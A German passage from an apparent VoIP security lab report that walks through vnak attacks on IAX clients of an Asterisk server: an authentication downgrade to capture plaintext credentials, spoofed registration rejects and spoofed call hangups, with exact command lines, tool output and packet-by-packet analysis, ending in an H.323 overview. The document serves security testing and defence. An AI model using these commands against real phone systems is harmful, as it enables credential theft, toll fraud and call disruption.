Das eingesetzte Tool horcht das Netzwerk nach Registrations Requests (REGREQ) der IAX Clients ab, welche diese an den Asterisk Proxy Server senden. Dabei kann konfiguriert werden, ob auf alle Registrations Requests reagiert werden soll oder nur auf diejenigen, welche von einer bestimmten IP-Adresse her kommen. Empfangene Registrations Requests der IAX Clients werden sofort mittels einer gespooften Registration Authentication (REGAUTH) Nachricht beantwortet. In dieser Antwort wird dem anfragenden IAX Client mitgeteilt, dass als Authentifizierungs-Methode das Passwort nur in Klartext akzeptiert wird.

Obwohl die Registration Authentication Nachricht des auch antwortenden Asterisk Proxy Servers schneller beim IAX Client eintrifft als die des Angreifers, wird der IAX Client auf die Nachricht des Angreifers auch reagieren. Der angegriffene IAX Client wird also zuerst dem SIP Proxy Server die Registrierungs-Daten als MD5 Hashwert zusenden. Danach wird er aber auch der gespooften Aufforderung des Angreifers folgen und sendet dem Asterisk Proxy Server dadurch nochmals die Registrierungs-Daten, diesmal jedoch in Klartext. Der Angreifer schneidet den ganzen Registrierungsverlauf mit und ist danach im Besitz der Registrierungs-Daten des User Agents 4131.

3.5.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer ist mit dem Netzwerk verbunden und hat Wireshark gestartet.
IAX Cient 4131 mit der IP-Adresse 10.1.1.151 sendet einen Registration Request an den Asterisk Proxy Server.

Damit der Angreifer die im Netzwerk ausgetauschten INVITE-Nachrichten empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

Bemerkung:
Obschon vnak nicht in BackTrack3 enthalten ist, wird es aus dem Terminalfenster von BackTrack3 heraus gestartet. Vnak wurde zuvor nach BackTrack3 herunter geladen, entpackt und kompiliert. BackTrack3 bietet eine Menge vorinstallierter Pakete und Hilfsprogramme, die für viele Angriffe zwingend nötig sind.
Somit bietet BackTrack3 eine vorinstallierte Basis für weitere linuxbasierte Angriff-Tools, welche selbst nicht in BackTrack3 enthalten sind.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„vnak.py -a 0 -ieth0 10.1.1.151 10.1.1.101".

Die Werte im Einzelnen stehen wie folgt für:


vnak.py	Aufruf Tool in Python Umgebung
-a 0	Es soll die Downgrade-Attacke von vnak ausgeführt werden
eth0	Besagt, über welche Schnittestelle des PC's die Daten gesendet werden sollen
10.1.1.151	IP-Adresse des Zielobjektes, an welche die gespoofte Antwort gesendet wird
10.1.1.101	IP-Adresse des Asterisk Proxy Servers

```
***
bt ~ # vnak.py -a 0 -ieth0 10.1.1.151 10.1.1.101


vnak - VoIP Network Attack Kit
iSEC Partners, Copyright 2007 <c>
http://www.isecpartners.com
Written by Zane Lackey

Authentication Downgrade attack completed succesfully against host 10.1.1.151.
Authentication Downgrade attack completed succesfully against host 10.1.1.151.
Authentication Downgrade attack completed succesfully against host 10.1.1.151.
Authentication Downgrade attack completed succesfully against host 10.1.1.151.
***
```


Untenstehend sendet IAX Client 4131 in Paket Nr. 33 einen Registration Request an den Asterisk Proxy Server. In Paket Nr. 34 erhält er vom Astreisk Proxy Server den Challenge mit der Aufforderung, sich mittels MD5 Hashwert bei ihm zu authentifizieren.



Mit Paket Nr. 37 wird die gespoofte Antwort des Angreifers an 4131 gesendet und ihm mitteilt, das nur Klartext als Authentifizierungs-Methode in Frage kommt (Information Element: Authentication method(s): 0x0001). Mit Paket Nr. 38 antwortet der IAX Client 4131 dem Asterisk Proxy Server und sendet ihm den aus Passwort und Challenge gebildeten MD5 Hashwert zur Registrierung zu.



In Paket Nr. 41 sendet der IAX Client 4131 die Registrierungs-Daten erneut dem Asterisk Proxy Server zu, diesmal jedoch in Klartext. Der Angreifer hat sein Ziel erreicht und ist somit im Besitz der Registrierungsdaten des IAX Clients 4131.



3.5.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Mit dem Sniffen der Registrierungsdaten und dem Cracken des Passwortes kann ein Registrations Hijacking gemacht werden, das heisst, der Angreifer kann ein anderes Terminal mit denselben Registrierungsdaten ins Netzwerk bringen. Ankommende und abgehende Verbindungen werden ab diesem Moment über dieses Terminal gemacht. Somit kommt der Angreifer auch in Kenntnis ankommender Anrufe, welche beim Angriffsziel rufen sollten. Er kann sich sowohl für ankommende wie auch für abgehende Gespräche unter falscher Identität am Terminal melden. Auch ist ein Telefonieren auf Kosten anderer möglich.

<table>
<tr><td>Benennung Angriffe / Analyse:

3.6.1 - Denial of Service IAX Registration Reject</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit……………….</td><td rowspan="2">Wert:

x</td></tr>
<tr><td>Eingesetztes Tool:

vnak</td></tr>
<tr><td>Downloadlink / Quelle des Tools:

http://www.isecpartners.com/vnak.html</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

5
5
5</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Vnak ist unter Linux/Unix lauffähig und nicht in BackTrack3 enthalten.</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Der Angriff zielt auf die Verfügbarkeit der IAX Clients ab. Das Netzwerk wird nach Registration Requests (REGREQ) der IAX Clients abgehorcht. Detektiert das Tool einen Registration Request (REGREQ), sendet es umgehend eine gespoofte Registration Reject (REGREJ) Nachricht an den IAX Client zurück und teilt ihm dadurch mit, dass seine Registrierung abgelehnt wurde. Ohne Registrierung kann der IAX Client weder Anrufe bekommen noch abgehend führen. Dieser Angriff kann nicht nur gegen einen einzelnen IAX Client geführt werden. Das Tool kann auch so konfiguriert werden, dass auf sämtliche Registration Requests (REGREQ) reagiert werden soll.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14</td></tr>
<tr><td colspan="3">Kommentar:
Dieser Angriff hat infolge eines zu wenig performanten Angriffs-PC’s nicht zum Erfolg geführt.
Die Registration Reject (REGREJ) Pakete kamen jeweils nach dem Eintreffen der Registration Authentification (REGAUTH) beim IAX Client an. Massgebend dabei war auch, dass vnak dazu noch auf einer virtuellen Maschine gestartet wurde und der Asterisk Proxy Server im Leerlauf (keine anderen Clients am Telefonieren) war. Der Vollständigkeit wegen wird dieser Angriff hier trotzdem aufgeführt.</td></tr>
</table>

3.6.2 Technik und Funktionsweise

Sobald vnak einen Registration Request (REGREQ) eines IAX Clients detektiert, geht es darum, so schnell wie möglich eine Registration Reject (REGREJ) Nachricht an den IAX Client zurückzusenden. Wichtig dabei ist, dass diese Nachricht vor der Registration Authentification (REGAUTH) Nachricht des Asterisk Proxy Servers beim IAX Client eintrifft. Ist die Registration Authentification (REGAUTH) Nachricht des Asterisk Proxy Servers früher beim IAX Client, wird die Registration Reject (REGREJ) Nachricht des Angreifers ignoriert und verworfen und der IAX Client meldet sich ordnungsgemäss am Asterisk Proxy Server an.

3.6.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer horcht das Netzwerk ab.
IAX Client 4131 mit der IP-Adresse 10.1.1.151 sendet einen Registration Request (REGREQ) an den Asterisk Proxy Server. Es spielt dabei keine Rolle, ob es sich dabei um die per default konfigurierte periodische oder die erstmalige Registrierung beim Aufstarten der Applikation handelt.

Damit der Angreifer die im Netzwerk ausgetauschten INVITE-Nachrichten empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

Bemerkung:
Obschon vnak nicht in BackTrack3 enthalten ist, wird es aus dem Terminalfenster von BackTrack3 heraus gestartet. Vnak wurde zuvor nach BackTrack3 herunter geladen, entpackt und kompiliert. BackTrack3 bietet eine Menge vorinstallierter Pakete und Hilfsprogramme, die für viele Angriffe zwingend nötig sind.
Somit bietet BackTrack3 eine vorinstallierte Basis für weitere linuxbasierte Angriff-Tools, welche selbst nicht in BackTrack3 enthalten sind.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„vnak.py -a 4 -ieth0 10.1.1.151 10.1.1.101".

Die Werte im Einzelnen stehen wie folgt für:


vnak.py	Aufruf Tool in Python Umgebung
-a 4	Es soll die Registration Reject Attacke von vnak ausgeführt werden
eth0	Besagt, über welche Schnittestelle des PC's die Daten gesendet werden sollen
10.1.1.151	IP-Adresse des Zielobjektes, an welche die gespoofte Antwort gesendet wird
10.1.1.101	IP-Adresse des Asterisk Proxy Servers

```
***
bt ~ # vnak.py -a 4 -ieth0 10.1.1.151 10.1.1.101

vnak - VoIP Network Attack Kit
iSEC Partners, Copyright 2007 <c>
http://www.isecpartners.com
Written by Zane Lackey

Registration Reject attack completed succesfully against host 10.1.1.151.
Registration Reject attack completed succesfully against host 10.1.1.151.
***
```

In Paket Nr. 28 sendet der IAX Client einen Registration Request (REGREQ) an den Asterisk Proxy Server. Mit Paket Nr. 29 wird dieser auch schon vom Asterisk Proxy Server bestätigt und ihm dabei der Challenge (Nonce) für die Authentifizierung gesendet. Eigentlich hätte zuvor aber die Registration Reject (REGREJ) Nachricht des Angreifers beim IAX Client eintreffen sollen. Diese trifft aber erst mit Paket Nr. 31 ein. Dies ist jedoch zu spät, der Angriff ist dadurch misslungen, denn der IAX Client hat zuvor schon mit Paket Nr. 30 den MD5 Hashwert, den er aus Challenge und Passwort generiert hat, an den Asterisk Proxy Server zurückgesendet. Das Paket Nr. 31 wird somit ignoriert und verworfen.



Gründe dafür warum bei diesem Angriff das Paket des Angreifers zu spät beim IAX Client eingetroffen ist, sind folgende:

Vnak wird in einer virtuellen Maschine auf einem PC mit wenig Performance ausgeführt. Somit sind die Detektion eines Registration Requestes (REGREQ) und die Ausführung des Angriffes zeitlich verzögert.

Zum Zeitpunkt des Angriffes lief der Asterisk Proxy Server in Leerlauf. In einer normalen Umgebung wäre der Asterisk Proxy Server mit weiteren Gesprächsverbindungen und Verbindungsanfragen beschäftigt, welche die Reaktionszeit verlängern würden.

In Sachen Rechenleistung sowie RAM-Bestückung ist der Asterisk Proxy Servers dem Angreifer PC in dieser Testumgebung weit überlegen.

3.6.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Schafft es der Angreifer die gespoofte Registration Reject (REGREJ) Nachricht an den IAX Client zurückzu-senden, bevor dieser die Registration Authentification (REGAUTH) Nachricht des Asterisk Proxy Servers erhält, verhindert er dessen Registrierung. Ohne Registrierung sind weder ankommende noch abgehende Gespräche auf diesem IAX Client möglich. Tätigt der Angreifer diese Attacken an einem neuralgischen Punkt wie zum Beispiel direkt vor dem Asterisk Proxy Server, so kommt er in Kenntnis aller im Netzwerk gesendeten Registration Requestes (REGREQ) und kann diese entsprechend angreifen.

Benennung Angriffe / Analyse:

3.7.1 - Denial of Service IAX Hangup

Angriff /Analyse gegen: | **Wert:**

Integrität…………………....	
Vertraulichkeit……………...	
Verfügbarkeit……………….	x

Eingesetztes Tool:

vnak

Downloadlink / Quelle des Tools:

http://www.isecpartners.com/vnak.html

Hinweise zu Installation / Verfügbarkeit:

Vnak ist unter Linux/Unix lauffähig und nicht in BackTrack3 enthalten.

Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………	5
Anwendung Tool…………...	5
Erforderliche Vorkenntnisse..	5

Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Der Angriff zielt auf die Verfügbarkeit der IAX Clients ab. Das Netzwerk wird nach laufenden Gesprächsverbindungen abgehört. Wird eine bestehende Verbindung zwischen zwei IAX Clients gefunden, wird dem Angriffsziel ein HANGUP Paket gesendet. Der IAX Client, welcher das Paket empfängt, ist somit im Glauben, dass die Gegenseite das Gespräch beendet hat und bricht die Verbindung zum Gesprächspartner dann ebenfalls ab. Sein Gesprächspartner gegenüber kriegt von all dem nichts mit, sein Sprachkanal bleibt offen und er sendet weiterhin Sprachdaten zum Angriffsziel.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: Asterisk und Verschlüsselung, Kapitel 8.2.1
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

Vnak bietet noch weitere Tools, welche für Angriffe gegen SIP, H.323 und IAX eingesetzt werden können.

3.7.2 Technik und Funktionsweise

Damit der Angreifer ein korrektes HANHUP Paket an das Angriffsziel senden kann, muss vnak bei der Bildung des HANGUP Paketes folgende Komponenten mit ins Paket einbeziehen:

- Source Call ID (SCID)
- Destination Call ID (DCID)
- Inbound Sequence Number (iseq)
- Outbound Sequence Number (oseq)

Erst mit der Integration dieser Komponenten kann das Tool ein gültiges HANGUP Paket bilden. Das Tool bezieht die Angaben für diese Komponenten automatisch vom Netzwerk, sobald es eine bestehende Verbindung zwischen zwei User Agents detektiert hat.

Je nach Parameteraufruf dieses Tools kann der Angriff entweder gegen ein einzelnes Ziel oder gegen sämtliche laufenden Gesprächsverbindungen ausgeführt werden.

3.7.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer horcht das Netzwerk ab, als Angriffsziel wurde IAX Client 4131 mit der IP-Adresse 10.1.1.151 gewählt. IAX Client 4131 ist mit User Agent 4111 in einer Verbindung, vnak detektiert die Gesprächsverbindung und schlägt zu.

Damit der Angreifer die im Netzwerk ausgetauschten Nachrichten empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel1.4

Bemerkung:
Obschon vnak nicht in BackTrack3 enthalten ist, wird es aus dem Terminalfenster von BackTrack3 heraus gestartet. Vnak wurde zuvor nach BackTrack3 herunter geladen, entpackt und kompiliert. BackTrack3 bietet eine Menge vorinstallierter Pakete und Hilfsprogramme, die für viele Angriffe zwingend nötig sind.
Somit bietet BackTrack3 eine vorinstallierte Basis für weitere linuxbasierte Angriff-Tools, welche selbst nicht in BackTrack3 enthalten sind.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„vnak.py -a 2 -ieth0 10.1.1.151 10.1.1.101".

Die Werte im Einzelnen stehen wie folgt für:


vnak.py	Aufruf Tool in Python Umgebung
-a 2	Es soll die Hangup Attacke von vnak ausgeführt werden
eth0	Besagt, über welche Schnittestelle des PC’s die Daten gesendet werden sollen
10.1.1.151	IP-Adresse des Zielobjektes, an welche die gespoofte Antwort gesendet wird
10.1.1.101	IP-Adresse des Asterisk Proxy Servers

```
***
bt ~ # vnak.py -a 2 -ieth0 10.1.1.151 10.1.1.101

vnak - VoIP Network Attack Kit
iSEC Partners, Copyright 2007 <c>
http://www.isecpartners.com
Written by Zane Lackey

Call Hangup attack completed succesfully against host 10.1.1.151.
Call Hangup attack completed succesfully against host 10.1.1.151.
Call Hangup attack completed succesfully against host 10.1.1.151.
Call Hangup attack completed succesfully against host 10.1.1.151.
***
```

In Paket Nr. 12405 sendet der Angreifer eine gespoofte HANGUP Nachricht an den IAX Client 4131. Dieser bestätigt in Paket Nr. 12406 den Empfang. Von diesem Zeitpunkt an ist bei IAX Client 4131 in dessen Hörer nichts mehr zu hören. Dennoch bleibt sein Sprachkanal offen stehen und er sendet weiter Sprachpakete an User Agent 4111. User Agent 4111 bekommt von all dem nichts mit, lässt auch seinen Sprachkanal offen und sendet weiterhin Sprachpakete an IAX Client 4131. Dieser hört aber infolge des Angriffes nichts mehr.



3.7.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Der Angreifer kann bestehende Verbindungen trennen. Die Gegenseite des getrennten Gesprächspartners bekommt vom ganzen Vorgang nichts mit und bemerkt erst durch das Ausbleiben der Sprachpakete des angeriffenen IAX Clients, dass etwas nicht stimmt. Snifft der Angreifer nach vorhandenen Gesprächen an einem neuralgischen Punkt wie zum Beispiel direkt vor dem Asterisk Proxy Server, so kann er sämtliche Gespräche dieser Domäne trennen, was einem DoS (Denial of Service) gleich kommt. Für einen Geschäfts-Betrieb, welcher seine Aufträge via Telefon bekommt, kann dies imageschädigend sein und verheerende finanzielle Folgen haben.

4 H.323 – Einführung

Das H.323-Protokoll ist ein Rahmenwerk, das dazu verwendet werden kann, um VOIP-Verbindungen auf- und abzubauen. H.323 ist ein Standard, der von der ITU-T entwickelt wurde.
In H.323 gibt es Endpoints (Terminals) und die Gatekeeper, welche die Endpoints kontrollieren.
Der Gatekeeper ist verantwortlich für die Bandbreite, er verwaltet diese und stellt den Endpoints nur soviel zur Verfügung, wie sie auch wirklich brauchen. Der Gatekeeper stellt auch die Zuordnung der Telefonnummern der Endpoints zu deren IP-Adressen sicher.
Damit ein Endpoint eine Verbindung aufbauen kann, muss er sich beim Gatekeeper registrieren. Somit muss er dem Gatekeeper mit Benutzernamen und Passwort bekannt sein, welche beim Registrierungsvorgang kontrolliert werden.

4.1.1 Die wichtigsten in H.323 enthaltenen Standards

H.245 und H.225:
Beide Standards werden dazu verwendet, um VOIP-Sitzungen zu initialisieren. Die Nutzdaten werden nach dem Verbindungsaufbau über das RTP-Protokoll ausgetauscht.

H.225 baut zwischen den einzelnen Kommunikationspartnern einen Steuerkanal auf, respektive auch wieder ab. Über diesen Steuerkanal werden die RTP-Sitzungen initiiert.

H.245 ist ein Steuerungsprotokoll, über welches die Endpoints Informationen der zu verwendenden Codecs austauschen, dies kann auch inmitten einer schon bestehenden RTP-Sitzung sein.

H.235
H.235 ist das Sicherheitsprotokoll von H.323, dies ist in neun Substandards unterteilt, die wichtigsten werden nachfolgend kurz erwähnt:


H.235.1 (Baseline Security Profile) bietet grundlegende Sicherheitsmassnahmen um, eine H.323 Verbindung abzusichern. Dazu wird symmetrische Verschlüsselung mittels eines Pre-Shared Keys eingesetzt. Für grössere VOIP-Umgebungen ist dieses Protokoll jedoch infolge des Schlüssel-Handlings zu aufwändig und findet dort deswegen nur sehr selten Anwendung.

H.235.2 (Signature Security Profile) arbeitet mittels asymmetrischer Kryptografie. Der Schlüsselaustausch wird per Diffie-Hellmann-Verfahren gemacht, als Hash-Verfahren kommen SHA-1 oder MD5 zum Einsatz.
Dieses Protokoll sichert die Signalisierung einer H.323-Verbindung ab und gewährleistet Integrität, Authentifizierung und Nichtabstreitbarkeit (dank der Verwendung von Zertifikaten).
Da für jede Nachricht eine neue digitale Signatur erzeugt werden muss, ist dieses Protokoll zu wenig leistungsfähig und wird in der End-zu-End Kommunikation nicht eingesetzt.

H.235.3 (Hybrid Security Profile) ist eine Kombination aus H.235.1 und H.235.2 und wird verwendet, um den VOIP-Datenverkehr abzusichern. Das Ressourcenproblem ist durch den Einsatz des symmetrischen Verfahrens weitgehend eliminiert.

H.235.4 setzt voraus, dass jeder Endpoint bereits über H.235.1 oder H.235 eine sichere Verbindung zum Gatekeeper aufgebaut hat. Mittels eines Ticket-Verfahrens (Kerberos) wird über die bereits bestehende Verbindung ein Sahred Secret ausgetauscht, um eine direkte Kommunikation zwischen den beiden Endpoints zu generieren.

4.1.2 Exemplarischer Verbindungsaufbau mit H.225 (vereinfachte Darstellung)



(Quelle Bild: http://www.en.voipforo.com/H323/H323_example.php)

